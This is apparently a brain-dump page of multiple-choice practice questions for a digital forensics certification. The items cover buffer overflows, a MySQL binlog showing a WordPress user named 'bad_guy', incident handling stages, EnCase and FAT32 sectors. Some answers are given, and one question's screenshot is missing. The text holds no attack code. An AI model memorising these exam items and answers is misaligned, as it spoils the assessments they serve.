
Answer: D (LEAVE A REPLY)

NEW QUESTION: 174

Buffer overflow vulnerability of a web application occurs when it fails to guard its buffer properly and allows writing beyond its maximum size. Thus, it overwrites the_____. There are multiple forms of buffer overflow, including a Heap Buffer Overflow and a Format String Attack.

A. Adjacent bit blocks
B. Adjacent buffer locations
C. Adjacent string locations
D. Adjacent memory locations
Answer: D (LEAVE A REPLY)

NEW QUESTION: 175
Analyze the hex representation of mysql-bin.000013 file in the screenshot below. Which of the following will be an inference from this analysis?



A. A user with username bad_guy has logged into the WordPress web application
B. A WordPress user has been created with the username bad_guy
C. A WordPress user has been created with the username anonymous_hacker
D. An attacker with name anonymous_hacker has replaced a user bad_guy in the WordPress database
Answer: (SHOW ANSWER)

NEW QUESTION: 176
What stage of the incident handling process involves reporting events?
A. Identification
B. Follow-up
C. Containment
D. Recovery

Answer: (SHOW ANSWER)

NEW QUESTION: 177
Before performing a logical or physical search of a drive in Encase, what must be added to the program?
A. Keywords
B. Hash sets
C. File signatures
D. Bookmarks
Answer: (SHOW ANSWER)

NEW QUESTION: 178
In a FAT32 system, a 123 KB file will use how many sectors?
A. 25
B. 56
C. 11
D. 34
Answer: (SHOW ANSWER)